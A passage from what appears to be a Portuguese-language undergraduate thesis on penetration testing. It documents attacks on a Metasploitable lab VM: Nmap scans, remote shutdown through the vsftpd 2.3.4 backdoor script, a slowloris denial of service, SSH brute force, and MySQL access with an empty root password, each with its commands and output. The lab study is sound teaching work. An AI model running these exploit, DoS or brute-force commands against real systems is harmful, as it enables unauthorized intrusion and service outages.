UDP Scan Timing: About 17.91% done; ETC: 14:24 (0:13:31 remaining)
Stats: 0:12:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 69.56% done; ETC: 14:25 (0:05:17 remaining)
Nmap scan report for 10.0.2.4
Host is up (0.00070s latency).
Not shown: 993 closed ports
PORT      STATE      SERVICE      VERSION
53/udp    open       domain       ISC BIND 9.4.2
68/udp    open|filtered dhcpc
69/udp    open|filtered tftp
111/udp   open       rpcbind      2 (RPC #100000)
137/udp   open       netbios-ns   Samba nmbd netbios-ns (workgroup: WORKGROUP)
138/udp   open|filtered netbios-dgm
2049/udp  open       nfs          2-4 (RPC #100003)
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
Service Info: Host: METASPLOITABLE

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1178.17 seconds
root@kali:~#

```

Figura 33 - Resultado do *scan* de serviços UDP.

## 5.2.8 *Scan* de Sistema operacional identificando uma possível vulnerabilidade

Outra opção importante é o *scan* de sistema operacional que utiliza o parâmetro *-A*. Este *scan* identifica a versão do sistema operacional do *host* com base nas portas que estão abertas e fechadas. Dessa forma o comando ficou assim:

```
nmap -A 10.0.2.4 -oN scan_tcc_scripts
```

O resultado desse *scan*, observado na Figura 34, trouxe uma grande quantidade de informação, como por exemplo, a porta 21 que traz um serviço FTP que permite efetuar *login* de maneira anônima, porém, é preciso averiguar se com este *login* é possível acessar dados além dos permitidos pela pasta *public* e se é possível executar comandos de caráter administrativo na máquina, por exemplo, o comando “*poweroff*” que desligaria o servidor.

```

Arquivo Editar Ver Pesquisar Terminal Abas Ajuda
root@kali: ~
root@kali:~# nmap -A 10.0.2.4 -oN scan_tcc_scripts
Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-30 14:48 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00075s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_  Connected to 10.0.2.15
|_  Logged in as ftp
|_  TYPE: ASCII
|_  No session bandwidth limit
|_  Session timeout in seconds is 300
|_  Control connection is plain text
|_  Data connections will be plain text
|_  vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ssh-hostkey:
|_  1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STA
|_ssl-date: 2019-10-30T18:49:46+00:00; -1s from scanner time.
53/tcp    open  domain       ISC BIND 9.4.2
|_dns-nsid:

```


Figura 34 - Resultado do *scan* de SO identificando login anônimo na porta 21.

### 5.2.9 *Scan* de sistema operacional e versão

Outro dado importante é a versão e as demais informações do sistema operacional, para que possa pesquisar falhas específicas para a versão do sistema. O parâmetro necessário para executar o *scan* de sistema operacional é o *-O*. Ficando da seguinte forma:

```
nmap -O 10.0.2.4 -oN scan_tcc_o
```

Como pude observar na Figura 35, obtive a versão do kernel Linux sendo 2.6 e a versão do Linux podendo estar entre as versões 2.6.9 a 2.6.33 e a distância do servidor na rede é de 1 pulo.



```


Arquivo  Editar  Ver  Pesquisar  Terminal  Abas  Ajuda
root@kali: ~

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

```

Figura 35 - Resultado do scan de sistema operacional.

Ao executar o comando “uname -a” na máquina *Metasploitable*, para ver a versão do sistema operacional dela, conforme Figura 36, nota-se que a versão do Linux é 2.6.24, podendo assim confirmar que o scan do *Nmap* obteve um resultado bastante próximo da versão exata do Linux do servidor.



```

Metasploitable [Executando] - Oracle VM VirtualBox
Arquivo  Máquina  Visualizar  Entrada  Dispositivos  Ajuda
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ _

```

Figura 36 - Consulta de versão do Linux no *Metasploitable*.

### 5.2.10 Explorando a vulnerabilidade do serviço VSFTPD (*Very Secure FTP Daemon*)

Essa vulnerabilidade já é conhecida e foi relatada em 04/07/2011 na CVE-2011-2523 e está disponível para consulta no *site* oficial no seguinte *link* <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523>. A CVE (*Common*

*Vulnerabilities and Exposures*) é uma organização que mantém uma lista de identificadores comuns de vulnerabilidades de segurança cibernética conhecidas publicamente. Seu *site* oficial está disponível no *link*: <https://cve.mitre.org/index.html>.

A falha está no protocolo FTP e permite que um usuário acesse *login* anônimo e execute tarefas a nível de administrador.

O comando pronto para explorar esta vulnerabilidade é o seguinte:

```
nmap -sS -p 21 -Pn --script ftp-vsftpd-backdoor --script-args ftp-vsftpd-backdoor.cmd=poweroff 10.0.2.4
```

Neste comando utilizei o *scan* SYN com o parâmetro *-sS*, selecionei a porta 21 com o parâmetro “-p 21”, utilizei também o parâmetro *-Pn* para o *Nmap* não executar *ping scan*.

Para que o *Nmap* execute as tarefas contidas no *script* do NSE utilizei o parâmetro *--script* com o valor “ftp-vsftpd-backdoor” e o parâmetro *--script-args* com o valor “ftp-vsftpd-backdoor.cmd=poweroff” para passar o argumento contendo o comando que será executado no *shell* do alvo. O comando “*poweroff*” envia um sinal que desliga a máquina Linux, se tiver privilégios para isto.

O resultado desse *scan* pode ser observado na Figura 37, onde o servidor *Metasploitable* está executando o desligamento por consequência do comando enviado remotamente pelo *Nmap*.

```
msfadmin@metasploitable:~$
Broadcast message from root@metasploitable
      (unknown) at 8:09 ...

The system is going down for power off NOW!
 * Stopping web server apache2                [ OK ]
 * Stopping Tomcat servlet engine tomcat5.5
Stopping Samba daemons: nmbd smb.
not implemented
 * Stopping NFS common utilities              [ OK ]
 * Stopping Postfix Mail Transport Agent postfix [ OK ]
 * Stopping internet superserver xinetd      [ OK ]
 * Stopping MySQL database server mysqld
```

Figura 37 - Exploração da vulnerabilidade do protocolo FTP – VSFTPD.

### 5.2.11 – Executando ataque DoS

Explorei neste momento uma vulnerabilidade do *Metasploitable* em seu servidor *web* Apache, onde ele permite sofrer um ataque de negação de serviço – DoS (*denial of servisse*), onde o servidor se sobrecarregará e se tornará indisponível para acesso.

Pode observar no Kali Linux, abrindo o navegador e digitando o endereço IP do *Metasploitable* na barra de endereços, que ele disponibiliza uma página *web*, conforme a Figura 38. Após executado o ataque, a página *web* do *Metasploitable* não estará mais disponível.




Figura 38 - Página *WEB* do *Metasploitable*.

Para explorar esta vulnerabilidade utilizei mais um *script* do *Nmap Scripts Engine* chamado *slowloris*. Para que o *Nmap* execute as tarefas contidas neste *script* utilizei o comando “`--script http-slowloris`”; o parâmetro “`-p 80`” para informar a porta em que será executado o ataque. A porta 80 já foi identificada anteriormente no *scan* de versões de serviços FTP, contendo ativo o serviço *web* do Apache na versão 2.2.8.

Este *script* abre e mantém várias conexões HTTP simultâneas com o servidor até que ele fique sem recursos, levando a uma negação de serviço. O número de conexões simultâneas deve ser definido no argumento “`--max-parallelismoption 400`” onde 400 será a quantidade conexões simultâneas que o *Nmap* abrirá no servidor *Metasploitable*. Foi adicionado também, o parâmetro `-Pn` para que o *Nmap* não execute *ping scan*. O comando para a execução deste ataque ficou da seguinte forma:

```
nmap -p 80 --max-parallelismoption 400 -Pn --script http-slowloris
10.0.2.4
```

Após executado o comando, ao tentar acessar o IP do servidor (10.0.2.4) no navegador de *Internet*, observei que a página não está mais disponível, resultado da negação de serviço bem sucedida.

## 5.2.12 Explorando vulnerabilidade no protocolo SSH com ataque *Brute Force*

O protocolo SSH (*Secure Shell*) fornece um serviço seguro de terminal remoto, onde os dados trafegam pela rede de forma criptografada entre o servidor e o cliente. Segundo Ylonen (2006) é um protocolo para *login* remoto seguro e outros serviços de rede seguros em uma rede insegura.

Neste trabalho, foi executado um ataque de força bruta (*brute force*) explorando uma vulnerabilidade do servidor SSH que está sendo executado na porta 22 do *Metasploitable*. O ataque foi executado a partir de uma lista pré-definida contendo possíveis *logins* de usuários e senhas. O *script* do *Nmap* se chama *ssh-brute* e testa todas as possibilidades combinando a lista de usuários e a lista de senhas que estarão salvas em arquivos do tipo *.txt* conforme a Figura 39. Utilizei uma lista pequena contendo algumas opções de usuários e senhas, mas, pode-se encontrar na *Internet* listas contendo uma grande quantidade de senhas comuns e senhas padrão que podem ser utilizadas neste ataque.



Figura 39 - Arquivos com as listas de usuários e senhas para serem testados.

O *script* do NSE utilizado para este ataque é o “--script ssh-brute” que executa tentativas de *login* no *Metasploitable* através da porta 22 no serviço SSH. É necessário ainda, informar o caminho dos arquivos contendo a lista de usuários e a lista de senhas. O parâmetro para este argumento é o “--script-args” passando o valor de “userdb= /root/usr.txt” e “passdb= /root/pass.txt”. Foi utilizado ainda o parâmetro -Pn para que o *Nmap* não execute *ping scan*.

O comando para este ataque de força bruta ficou da seguinte forma:

```
nmap -p 22 -Pn --script ssh-brute --script-args userdb= /root/usr.txt,
passdb= /root/pass.txt 10.0.2.4
```

Pude observar, conforme mostra a Figura 40, que após testar os *logins* e senhas da lista, o *Nmap* identificou que o usuário “msfadmin” com a senha “msfadmin” e o usuário “user” com a senha “user” tiveram credenciais válidas.

```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
NSE: [ssh-brute] Trying username/password pair: root:1234
NSE: [ssh-brute] Trying username/password pair: usuario:1234
NSE: [ssh-brute] Trying username/password pair: :1234
NSE: [ssh-brute] Trying username/password pair: admin:msfadmin
NSE: [ssh-brute] Trying username/password pair: usr:msfadmin
NSE: [ssh-brute] Trying username/password pair: root:msfadmin
NSE: [ssh-brute] Trying username/password pair: usuario:msfadmin
NSE: [ssh-brute] Trying username/password pair: :msfadmin
NSE: [ssh-brute] Trying username/password pair: admin:1010
NSE: [ssh-brute] Trying username/password pair: usr:1010
NSE: [ssh-brute] Trying username/password pair: root:1010
NSE: [ssh-brute] Trying username/password pair: usuario:1010
NSE: [ssh-brute] Trying username/password pair: :1010
NSE: [ssh-brute] Trying username/password pair: admin:root
NSE: [ssh-brute] Trying username/password pair: usr:root
NSE: [ssh-brute] Trying username/password pair: usuario:root
NSE: [ssh-brute] Trying username/password pair: :root
NSE: [ssh-brute] Trying username/password pair: usuario:root
Nmap scan report for 10.0.2.4 (10.0.2.4)
Host is up (0.00078s latency).
PORT      STATE SERVICE
22/tcp    open  ssh
| ssh-brute: | ssh-brute:
| Accounts:  | Accounts:
| user:user - Valid credentials
| msfadmin:msfadmin - Valid credentials
|_ Statistics: Performed 40 guesses in 20 seconds, average tps: 2.0
MAC Address: 08:00:27:C2:07:D5 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds in 18.88 seconds
root@kali:~#

```

Figura 40 - Resultado do teste de força bruta.

Dessa forma pode efetuar *login* no *Metasploitable* através do serviço de SSH executando a requisição através do terminal do Kali, conforme a Figura 41, com o seguinte comando:

```
ssh msfadmin@10.0.2.4 0 (senha: msfadmin)
```


```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# ssh msfadmin@10.0.2.4
msfadmin@10.0.2.4's password:

```

Figura 41 - Efetuando login no serviço SSH.

Após logado, pode assumir o comando da máquina *Metasploitable* e executar qualquer operação (maliciosa ou não), como exemplo ao executar o comando “*uname -a*” para ver o nome do sistema operacional, obtive por resposta: “Linux *metasploitable* 2.6.24”, conforme nos mostra a Figura 42.



```

root@kali: ~
Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# ssh msfadmin@10.0.2.4
msfadmin@10.0.2.4's password:
Permission denied, please try again.
msfadmin@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Nov 1 15:05:15 2019 from 10.0.2.15
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$

```


Figura 42 - Acesso remoto ao terminal do *Metasploitable* via SSH.

### 5.2.13 Explorando vulnerabilidade no serviço do MySQL

Outra vulnerabilidade existente no *Metasploitable* se encontra no serviço do MySQL na porta 3306. O MySQL é um servidor de banco de dados muito utilizado por sistemas de pequeno e médio porte. Utilizei o parâmetro “-p 3306” para informar a porta que será escaneada e para que o *Nmap* execute todas as tarefas do *script* do NSE, inseri o parâmetro “--script mysql-info”. O resultado obtido com este *scan* foi um conjunto de informações importantes, como por exemplo, a versão exata do MySQL que está rodando no servidor. O comando ficou da seguinte forma:

```
nmap -p 3306 --script mysql-info 10.0.2.4
```

Pude observar o resultado desta consulta conforme mostra a Figura 43.



```

mysql-databases Categories: auth, intrusive
PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-info: checks for MySQL servers with an empty
| Protocol: 10 password for root or anonymous.
| Version: 5.0.51a-3ubuntu5
| Thread ID: 7
| Capabilities flags: 43564
| Some Capabilities: Support41Auth, ConnectWithDatabase, Speaks41
| LongColumnFlag, SupportsTransactions, SwitchToSSLAfterHandshake, Su
| sion
| MySQL variable: Autocommit
| Salt: 1GQC95>v[E&+F]"0kJpw
| MAC Address: 08:00:27:72:AB:F1 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.80 seconds

```

Figura 43 - Resultado da consulta de informações do MySQL.

Consultei em seguida se existe possibilidade de efetuar *login* sem a necessidade de inserir a senha, substituindo somente o *script* NSE anterior pelo

parâmetro “*--script mysql-empty-password*”. O comando ficou da seguinte forma:

```
nmap -p 3306 --script mysql-empty-password 10.0.2.4
```

O resultado deste *scan* informou que é possível efetuar *login* neste banco de dados utilizando a conta *root* e deixando o campo *password* em branco. Como mostra a Figura 44.

```
PORT      STATE SERVICE
3306/tcp  open  mysql
| mysql-empty-password:
|_ root account has empty password
MAC Address: 08:00:27:72:AB:F1 (Oracle VirtualBox virtual NIC)
```

Figura 44 - Conta *root* permite *login* com senha vazia.

Com a vulnerabilidade identificada na consulta anterior, pude efetuar *login* no banco de dados. Executei um comando para consultar a lista de usuários que existe no banco de dados com o comando “*--script mysql-users*” e inseri um argumento contendo o usuário “*root*” com o comando “*--script-args mysqluser=root*” que identifiquei na consulta anterior e não inseri argumento para a senha, já que foi identificado que não é necessário. Assim, o comando ficou da seguinte forma:

```
nmap -p 3306 --script mysql-users --script-args mysqluser=root 10.0.2.4
```

No resultado deste *scan* observei que o *Nmap* retornou uma lista com 3 usuários do banco de dados MySQL, sendo um deles o próprio usuário “*root*” que utilizei para fazer *login* no banco de dados, como pode ser observado na Figura 45.

```
PORT      STATE SERVICE
3306/tcp  open  mysql
|_ mysql-users:
|   debian-sys-maint
|   guest
|   root
MAC Address: 08:00:27:72:AB:F1 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.78 seconds
```

Figura 45 - Resultado da consulta de usuários do MySQL.

No próximo passo consultei os bancos de dados que existem neste servidor MySQL na porta 3306 utilizando o *script* “*mysql-databases*” e novamente passando o mesmo argumento contendo o usuário “*root*” para o usuário sem necessidade de senha. O comando desta vez ficou da seguinte forma:

```
nmap -p 3306 --script mysql-databases --script-args mysqluser=root
10.0.2.4
```

Neste *scan* o *Nmap* retornou os nomes de todos os bancos de dados contidos no MySQL como pode ser observado na Figura 46.

```

PORT      STATE SERVICE
3306/tcp  open  mysql
|mysql-databases:
|  information_schema
|  dvwa
|  metasploit
|  mysql
|  owasp10
|  tikiwiki
|  tikiwiki195
MAC Address: 08:00:27:72:AB:F1 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds

```

Figura 46 - Consulta das bases de dados do MySQL.

### 5.3. METASPLOIT

Inicia-se agora a utilização do *framework Metasploit*, que permite executar diversos comandos para explorarmos as vulnerabilidades do *Metasploitable*. Inicialmente é necessário fazer as configurações básicas do *software* contidas no tópico 5.3.1.

#### 5.3.1 Inicializando o banco de dados do *Metasploit*

Inicialmente é necessário abrir no terminal do Kali Linux e inicializar o serviço do banco de dados PostgreSQL, para isto, utiliza-se o comando “*postgresql start*”. Posteriormente utiliza-se o comando “*postgresql status*” para testar se o serviço foi inicializado, conforme a Figura 47.

```

root@kali:~# service postgresql start
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor
  Active: active (exited) since Tue 2019-11-05 06:37:56 EST; 21s ago
  Process: 1605 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 1605 (code=exited, status=0/SUCCESS)

nov 05 06:37:56 kali systemd[1]: Starting PostgreSQL RDBMS...
nov 05 06:37:56 kali systemd[1]: Started PostgreSQL RDBMS.
...skipping...
● postgresql.service - PostgreSQL RDBMS
  Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor
  Active: active (exited) since Tue 2019-11-05 06:37:56 EST; 21s ago
  Process: 1605 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
  Main PID: 1605 (code=exited, status=0/SUCCESS)

nov 05 06:37:56 kali systemd[1]: Starting PostgreSQL RDBMS...
nov 05 06:37:56 kali systemd[1]: Started PostgreSQL RDBMS.

```

Figura 47 - Consulta do *status* do PostgreSQL.

Em seguida é necessário criar o esquema do banco de dados que o *Metasploit* armazenará todos os resultados de seus *scans*, o comando utilizado para este procedimento é o “*msfdb init*”. Conforme a Figura 48.


```

root@kali:~# msfdb init
[+] Database already started
[+] Creating database user 'msf'
Digite a senha para a nova role:
Digite-a novamente:
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/databse.yml'
[+] Creating initial database schema
root@kali:~# db_status

```

Figura 48 - Criação das tabelas do Postgresql para o *Metasploit*.

Por fim, inicializa-se o terminal do *Metasploit* com o comando “msfconsole”. Após este comando o terminal já estará aberto conforme a Figura 49.



```

Arquivo Editar Ver Pesquisar Terminal Ajuda
root@kali:~# msfconsole
Call trans opt: received. 2-19-98 13:24:18 REC:Loc

Trace program: running

wake up, Neo...
the matrix has you
follow the white rabbit.

knock, knock, Neo.

https://metasploit.com

=[ metasploit v5.0.41-dev ]
+ -- --[ 1914 exploits - 1074 auxiliary - 330 post ]

```

Figura 49 - Terminal do *Metasploit* aberto.

### 5.3.2 Executando comandos do *Nmap* no *Metasploit*

Dentre os diversos recursos que o *Metasploit* dispõe, um deles é utilizar os comandos do *Nmap* dentro do seu terminal iniciando o código com o comando “db\_nmap”, dessa forma é possível fazer qualquer consulta do *Nmap*, porém, com a vantagem de que o *Metasploit* salva todos os resultados em seu banco de dados, sem a necessidade de utilizar o parâmetro -oN para salvar em um arquivo.

